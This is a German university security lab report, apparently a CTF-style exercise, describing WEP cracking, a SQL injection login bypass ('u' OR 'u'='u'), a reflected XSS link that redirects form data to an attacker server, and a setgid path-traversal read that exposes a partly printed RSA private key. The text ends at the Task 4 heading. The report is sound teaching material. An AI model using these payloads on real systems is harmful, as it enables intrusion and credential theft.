

Security VU WS2009

Protokoll – Gruppe 5

Lab1

Harald Demel, Matr. Nr. 0728129
tuempl@gmail.com

Richard Holzeis, Matr. Nr. 0726284
richard_holzeis@gmx.at

Manuel Mausz, Matr. Nr. 0728348
manuel-tu@mausz.at

Wien, am 11. Dezember 2009


Inhaltsverzeichnis

Einleitung.....	3
Task 0.....	4
Aufgabenstellung.....	4
Lösung.....	4
Task 1.....	5
Aufgabenstellung.....	5
Lösung.....	5
Task 2.....	8
Aufgabenstellung.....	8
Lösung.....	8
Task 3.....	9
Aufgabenstellung.....	9
Lösung - Teil 1.....	9
Lösung - Teil 2.....	9
Task 4.....	12
Aufgabenstellung.....	12
Lösung.....	12
Task 5.....	13
Aufgabenstellung.....	13
Lösung.....	13
Sonstige Aufgaben.....	15
Wie funktioniert der Angriff auf das WLAN und wie könnten Sie das Netzwerk vor solchen Angriffen schützen?.....	15
IEEE 802.11: Welche MAC-Adressen haben die beteiligten Host-Systeme?.....	15
IEEE 802.11: Welche ESSID hat das Netzwerk mit dem meisten Traffic?.....	15
IP: Welche IP-Adressen haben die beteiligten Host-Systeme?.....	16
VoIP (SIP): Wer hat wo angerufen?.....	16
VoIP (SIP): Was hören Sie im Anruf?.....	16
POP3: Benutzernamen / Passwörter.....	16
POP3: Welche Nachrichten wurden abgerufen?.....	16
SMTP: Wer hat E-Mails an wen versendet?.....	16
SMTP: Was war der Inhalt dieser Nachrichten?.....	17
HTTP: Benutzernamen/Passwörter.....	18
HTTP: Welchen Inhalt hat die aufgerufene Webseite?.....	18
HTTPS: Welche IP-Adressen sind an der HTTPS-Kommunikation beteiligt?.....	18
HTTPS: Benutzernamen/Passwörter, falls ersichtlich.....	18
HTTPS: Aufgerufene Webseite/Applikation, falls ersichtlich.....	18
Instant Messaging: Welches Protokoll wurde verwendet?.....	18
Instant Messaging: Welche Personen waren anwesend?.....	19
Instant Messaging: Wie war der Name des Chatraums?.....	19
VNC: Welche IP-Adressen haben sich verbunden?.....	19
VNC: Via Maus-Klicks wurde ein Bild gezeichnet. Was wird dargestellt?.....	19

Einleitung

Um diese Angabe zu bekommen muss man sich zum Security Server verbinden, über welchen man mittels des Befehls: „ssh lincoln@192.168.10.57“ zum infizierten Computer verbindet. (sämtliche Informationen findet man in der README Datei am Security Server). Anschließend startet man den Client „ircII“ über welchen man sich in den Chat verbindet. Sämtlich Informationen dazu findet man ebenfalls in der Datei „README“.

Nachdem man sich zum infizierten Computer verbunden hat, kann man mit dem Befehl „ircII“ den Chatclient starten. Dabei meldet man sich mit den, ebenfalls in der Datei „README“ befindlichen Daten, auf seinem Server und Channel an.

A terminal window titled 'lincoln@secws09-lab1-shellaccts: ~' with standard window controls. The terminal output shows the IRC client's connection process. It starts by attempting to connect to a server named 'change_this_in_etc_irc_servers' on port 6667, which fails with an 'Unknown host' error. The user is prompted to use the '/SERVER' command. The client then connects to '192.168.10.52'. It receives a message from the server: '-d7-next-a92.hidden-irc.thanksgiving.org.invalid- *** Looking up your hostname...'. The client then sends an IDENT command, receiving another message: '-d7-next-a92.hidden-irc.thanksgiving.org.invalid- *** Checking Ident'. Finally, it receives: '-d7-next-a92.hidden-irc.thanksgiving.org.invalid- *** No Ident response'. A green cursor is visible at the bottom left of the terminal.

```
lincoln@secws09-lab1-shellaccts: ~
*** Connecting to port 6667 of server change_this_in_etc_irc_servers
*** Unable to connect to port 6667 of server change_this_in_etc_irc_servers:
+Unknown host
*** Use /SERVER to connect to a server
*** Unknown command: SEVER
*** Connecting to port 6667 of server 192.168.10.52
-d7-next-a92.hidden-irc.thanksgiving.org.invalid- *** Looking up your
+hostname...
-d7-next-a92.hidden-irc.thanksgiving.org.invalid- *** Checking Ident
-d7-next-a92.hidden-irc.thanksgiving.org.invalid- *** No Ident response
```

Task 0

Aufgabenstellung


Deine erste Aufgabe wird sein, ein WLAN in deiner Umgebung zu knacken. Es ist WEP geschuetzt, also sollte diese Aufgabe leicht zu schaffen sein. Da deine Faehigkeiten wohl noch begrenzt sein duerften, haben schon andere ein Dump-File mit den Netzwerkmitschnitten erstellt. Du findest es unter <http://security.inso.tuwien.ac.at/downloads/ws0910/security/lab/1/wlandump.pcap.tar.bz> (SHA256 Checksum 5dcae8892811b614057df0a2249692c8a28bb006ae6edad4fd882b7db53a948c). Wenn du glaubst etwas gefunden zu haben, so uebermittle es mir mit ".gotit <antwort>".

Lösung

Um die Aufgabe zu lösen, verwendeten wir das Opensource-Tool „aircrack-ng“. Dieses dient zum knacken von verschlüsselten WLAN-Verbindungen, wobei derzeit WEP sowie WPA-PSK unterstützt wird. Die Anwendung des Tools ist äußerst unkompliziert.

Lösung:

DC:8E:32:8D:87:A4:A4:0B:33:67:24:F0:1E



Task 1

Aufgabenstellung

Nachdem du nun den WEP-Key fuer das WLAN hast, sollst du versuchen auch nuetzliche Information herauszufinden. Kurz vor einer bestimmten Uhrzeit wurde eine Kreditkarte verwendet. Fuer einen Social Engineering Angriff soll diese Uhrzeit verwendet werden. Einer der User schiesst aus Sicherheitsgruenden immer Fotos, wenn er seine Kreditkarte verwendet... laecherlich! Finde daher den Erstell-Zeitpunkt des Fotos heraus! Den Dump hast du ja schon. Falls du ihn verloren hast, hier ist er:
<http://security.inso.tuwien.ac.at/downloads/ws0910/security/lab/1/wlandump.pcap.tar.bz> - denke an ".gotit <Antwort>".

Lösung

Mit dem Programm „Wireshark“ und dem WEP-Key wurde die Datei „wlandump.pcap“ entschlüsselt und als Liste von Protokollen dargestellt. Dabei haben wir die Protokolle POP3 und SMTP gefunden, welche zum Versenden und Empfangen von E-Mails dienen. Anhand der, in Wireshark integrierten, Konversationsübersicht, konnte man sehen, dass es 3 SMTP-Sessions gab.

Mittels der Funktion „Follow TCP Stream“ konnte die Daten dieser Sessions eingesehen werden. Beim Ersten stellte sich heraus dass kein Anhang mitgesendet wurde. Schon beim Nächsten könnte aber das gesuchte Bild gefunden werden.

Wir haben die vom Versender gesendete Daten in eine Textdatei abgespeichert, die SMTP-Befehle heraus gelöscht und den Anhang der E-Mail dem Tool „reformime“ (Teil von „maildrop“) extrahiert. Da anscheinend aufgrund der WLAN Verbindung einige Pakete verloren gegangen sind, mussten wir uns das gesamte Bild aus der dritten SMTP-Verbindung und einer zusätzlichen POP3-Verbindung mit einem Texteditor zusammenbauen.

Anschließend wurde das Erstellungsdatum des Bildes, aus den in die Datei integrierten EXIF-Daten, ausgelesen.




Lösung:

2009:11:13 17:35:46

The image displays a Wireshark capture of an IEEE 802.11 management frame. The packet list pane shows a single packet of type Authentication, captured on interface wlan0. The details pane provides a hierarchical view of the frame structure:

- IEEE 802.11** (189 bytes on wire, 189 bytes captured)
 - MAC Header (18 bytes)
 - Frame Control: 00000000000000000000000000000000 (Type: Mgmt, Subtype: Authentication, To DS: 0, From DS: 0, Protection: 0, Order: 0)
 - Duration: 00000000000000000000000000000000
 - Address 1: 00:11:39:39:39:39 (wlan0)
 - Address 2: 00:11:39:39:39:39 (wlan0)
 - Address 3: 00:11:39:39:39:39 (wlan0)
 - Address 4: 00:11:39:39:39:39 (wlan0)
 - Address 5: 00:11:39:39:39:39 (wlan0)
 - Address 6: 00:11:39:39:39:39 (wlan0)
 - Authentication Algorithm: TKIP
 - Authentication Sequence Number: 1
 - Authentication Parameters: 00000000000000000000000000000000

The packet bytes pane shows the raw data of the frame, including the MAC header and the authentication parameters.



Task 2

Aufgabenstellung

Nun sollst du etwas tiefer in das System eindringen. Mal sehen, ob du schon reif dafuer bist. Das Netzwerk, in das du eingedrungen bist, verfuegt ueber einen Webserver (<http://192.168.10.55:8080/>). Von verlaesslichen Quellen habe ich erfahren, dass sich in der Datenbank eine grosse Anzahl an gueltigen Email-Adressen verbirgt. Besonders interessant waere die private Email-Adresse des Security-Leiters. Jeff-Irgendwas heisst er glaub ich. Wenn du sie gefunden hast, sende sie mir mittels ".gotit <Antwort>".

Lösung

Zuerst haben wir mittels dem Textbrowser „lynx“ die URL „<http://192.168.10.55:8080>“ aufgerufen. Dort haben wir über den Link „Login“ die im Bild angeführten Loginmaske gefunden. Um den Login ohne uns bekannten Daten durchführen zu können, vermuteten wir, das eine SQL-Injection möglich ist.

Wir nahmen folgendes Query an:

```
"SELECT * FROM usertable WHERE username='" + username + "'" AND password='" + password + "'";
```


Ausgehend von diesem Query, mussten wir für einen erfolgreichen Login, unsere Eingabe so anpassen, dass beide Zweige der Konjunktion „wahr“ werden. Dies brachte uns zu der Lösung:

```
u' OR 'u'='u
```

Eingeloggt im Webinterface wurde uns eine Liste von sämtlichen registrierten Personen angezeigt, mit dabei auch der Security Leiter.

Lösung:

```
jefferson.davis@thanksgiving.invalid
```



Task 3

Aufgabenstellung

Nun verlange ich, dass du etwas zusammenstellst, was mir laufend Email-Adressen einbringen wird. Nutze eine Sicherheitsluecke, in der zuvor untersuchten Webseite, aus, erstelle einen modifizierten Link, mit dem alle eingegebenen Daten auf meinen Webserver - unter `http://192.168.10.52/hack.php` - weitergeleitet werden. Notiere dir anschliessend den Link, dieser wird spaeter untersucht.

Anschliessend daran hat deine naechste Aufgabe Serial-Keys als Ziel. In deinem Netzwerk gibt es eine Web-Applikation, mit denen solche Keys verwaltet werden. Besorg dir Zugang dafuer! `https://192.168.10.52/serials` . Du wirst vielleicht deine bislang gewonnenen Informationen genauer untersuchen muessen, um diese Anwendung zu knacken. ".gotit <Antwort>" und so.

Eine weitere Information kann ich dir anbieten: Auf deinem infiltrierten Server existiert eine Applikation, "SecureDocumentViewer" oder so. Eventuell findest du einen Fehler darin, der dir nuetzliche Daten beschaffen kann.

Lösung - Teil 1

Um Teil 1 zu lösen, wurde zuerst das HTML-Formular genauer untersucht. Konkret stellten wir fest, dass nach Eingabe der Daten zum Gewinnspiel, der Browser auf die Adresse

```
http://192.168.10.55:8080/index.jsp?message=Sie haben erfolgreich  
teilgenommen!
```

weitergeleitet wird. Dabei wurde der in der Adresszeile angegebene Text auch auf der HTML-Seite eingebunden. Zudem wussten wir, dass für das gewünschte Ergebnis, die Manipulation des Attributs „action“ des Formulars notwendig ist.

Als nächstes probierten wir den direkten Aufruf dieser URL, jedoch fügten wir in dem Parameter „message“ auch noch HTML-Code hinzu, die, wie schon erhofft, ebenfalls in die HTML-Seite eingebunden wurden. Somit war klar, der Inhalt der Webseite lässt sich durch Cross-Site Scripting (XSS) manipulieren.

Zur Manipulation des Formular-Attributs verwendeten wir Javascript, was uns zur endgültigen Lösung

```
http://192.168.10.55:8080/index.jsp?message=<script  
type="text/javascript">document.getElementById(„sendRegister“).action=  
"http://192.168.10.52/hack.php";</script>
```

brachte.

Lösung - Teil 2

Teil 2 der Aufgabe war deutlich länger und schwerer. Zuerst mussten wir die Datei „ssl.dump“ auf den lokalen Rechner kopieren. Dies wurde mittels uuencode/uudecode durchgeführt. Diese Programme dienen zur Übertragung von Dateien, die über ein ASCII-Terminal ausgegeben werden (z.B. Serielle Konsole). Das erste Programm kodiert dabei den Inhalt der Datei so, sodass drei Bytes der Originaldiskette (=24 Bit) auf 4 mal 6 Bit (=24 Bit) aufgeteilt werden, wobei diese druckbare ASCII-Zeichen zugewiesen werden. Das zweite Programm dekodiert eine kodierte Datei entsprechend.

Der Inhalt der „ssl.dump“ war, wie bereits erwartet, das Paketcapture von HTTPS-Übertragungen.

HTTPS-Übertragungen sind TLS (bzw. SSL) verschlüsselt und zur Entschlüsselung wird dementsprechend der verwendete Private-Key benötigt. Um diesen zu finden, wurden bereits einige Hinweise in der Datei „todo.txt“ im Homeverzeichnis versteckt.

Unter anderem fanden wir im erwähnten Verzeichnis „/var/log“ das Verzeichnis „secret_stuff“, welches nur vom Benutzer „documents“ sowie der gleichnamigen Gruppe lesbar ist. Um den Inhalt des Ordners zu lesen, benutzen wir die ausführbare Datei „sdv“, die im Homeverzeichnis abgelegt wurde. Diese ist ebenfalls dem Benutzer und der Gruppe „documents“ zugewiesen, zudem ist aber zusätzlich das „set group ID“-Flag gesetzt. Das Flag, meist kurz „setgid“ genannt, veranlasst das UNIX-System das Programm mit der Gruppe des Dateibesitzers auszuführen. Das Programm wird also mit Rechten ausgeführt, als sei man selbst Teil dieser Gruppe, wodurch wir uns Zugriff auf das geschützte Verzeichnis erhofften.

Um feststellen zu können, wozu das Programm überhaupt geschrieben wurde, wurde auch der Sourcecode ins Homeverzeichnis hinterlegt. Nach kurzer Analyse war schnell klar, dass das Programm zuerst nach einem hart kodierten Passwort fragt und anschließend den Inhalt, der über die Commandline angegebene Datei, ausgibt. Sollte die Datei nicht existieren, wird stattdessen der Inhalt des Verzeichnisses ausgegeben.

Wie erwartet, fanden wir im geschützten Verzeichnis den Private-Key, den wir ebenfalls mittels uuencode/uudecode auf unseren lokalen Rechner kopierten.

```
lincoln@secws09-lab1-shellaccts:~$ echo "secret" | ./sdv ../../../../var/log/sec
_stuff
Starting...
SecureDocumentViewer Version 0.0.3...

Enter password: Thank you for entering your password ->secret<-.
This document is empty or you specified a directory. Trying to list all document
.
.
..
attention!
server-private.key
lincoln@secws09-lab1-shellaccts:~$ echo "secret" | ./sdv ../../../../var/log/sec
_stuff/server-private.key
Starting...
SecureDocumentViewer Version 0.0.3...

Enter password: Thank you for entering your password ->secret<-.

-----BEGIN RSA PRIVATE KEY-----
MIICXgIBAAKBgQDn9ty6v7LYVmZS9cB6D53T6+oYnpnn2u2/K5ojtfoiqhE0dT0Y
uJXSGwRUwef63T2IDG0dZSMxprLZi7dw7S0YeTM+9eZu3v/NRBdsgsm2NE6Um6se
TTKDU694zSE7z4X7aofxScx1Vs0QZs0yYahMaDQ09Saa0r6HwD5bPv/y6QIDAQAB
AoGAMLH6NkTrJz+u+0Y4+AG1QkjWQrr9Ni/nDWafDIooliaAhrtkEwhP8AF0Yjii
Y2hlnCNEVHEhPL8kQ08s30GEW3YGFsawSm0FBEuY0u4x6Ck2jRNg+wJ+HvBMABt
```

Durch die Verwendung des Private-Keys mit Wireshark, war es nun möglich, die HTTPS-Verbindungen im Klartext zu lesen. Diese enthielten den Zugriff auf die Adresse



`https://192.168.10.50/serial`

sowie die dafür erforderlichen Zugangsdaten.

Wir führten die selbe Anfrage auf unserem System durch und konnten so die geforderten Daten beschaffen.

Lösung:

KVQQ2-GOE4M-0WLRT-QA45M-ASDFG



Task 4

Aufgabenstellung

Weiter geht's! Einer der Benutzer deines Netzwerkes war sehr unvorsichtig mit seinen Windows-Freigaben. Geh hin und versuche moeglichst brisante Daten rauszuholen! Gesundheitsdaten oder sowas in der Art, wenn's geht. Seine Maschine hat die IP-Adresse 192.168.10.55.

Lösung

